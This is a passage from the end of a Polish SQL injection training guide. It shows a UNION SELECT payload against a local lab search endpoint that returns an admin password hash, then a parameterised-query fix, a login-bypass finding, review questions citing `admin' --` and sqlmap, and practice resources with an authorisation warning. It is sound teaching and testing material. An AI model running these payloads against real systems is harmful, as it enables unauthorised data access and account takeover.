GET /search?name=' UNION SELECT username,password FROM users-- HTTP/1.1
Host: 127.0.0.1:8000

HTTP/1.1 200 OK
...
<li>admin — 0d107d09f5bbe40cade3de5c71e9e9b7</li>
```

Rekomendacja dla tego znaleziska: zastąpienie sklejania zapytania z tekstu zapytaniem parametryzowanym (szablon z miejscem na wartość i wartość przekazana osobno), jak w wersji pod adresem `/fixed/search`.

Znalezisko logowania (`POST /login`, pole `username`) opisuje się tym samym schematem. Waga jest krytyczna, ponieważ atak pozwala zalogować się na dowolne konto, w tym konto administratora, bez znajomości hasła. Hasła innych użytkowników użyte jako dowód należy ograniczyć do minimum, zamaskować w raporcie i usunąć po zakończeniu testu.

8. Pytania kontrolne

1. Dlaczego pojedynczy apostrof w polu wyszukiwarki powoduje błąd składni SQL?
2. Na czym polega obejście logowania wartością `admin' --` ? Którą część zapytania usuwa komentarz?
3. Do czego służy `ORDER BY` przy ustalaniu wstrzyknięcia UNION i dlaczego liczba kolumn musi się zgadzać?
4. Skąd atakujący poznaje nazwy tabel i kolumn, skoro nie ma dostępu do kodu aplikacji?
5. Które techniki wstrzyknięcia działają, gdy aplikacja nie wyświetla wyniku zapytania? Jak odczytują dane?
6. Dlaczego zapytanie parametryzowane blokuje atak, skoro wartość atakującego nadal dociera do bazy?
7. Czym różni się wywołanie sqlmap dla parametru GET od wywołania dla pola wysyłanego metodą POST?

> **DALSZA PRAKTYKA**
>
> Do dalszych ćwiczeń można wykorzystać PortSwigger Web Security Academy (bezpłatne laboratoria z wstrzyknięć SQL, z ćwiczeniem i rozwiązaniem dla każdej techniki) oraz aplikację OWASP Juice Shop. Testy należy prowadzić wyłącznie we własnym środowisku lub za pisemną zgodą właściciela systemu.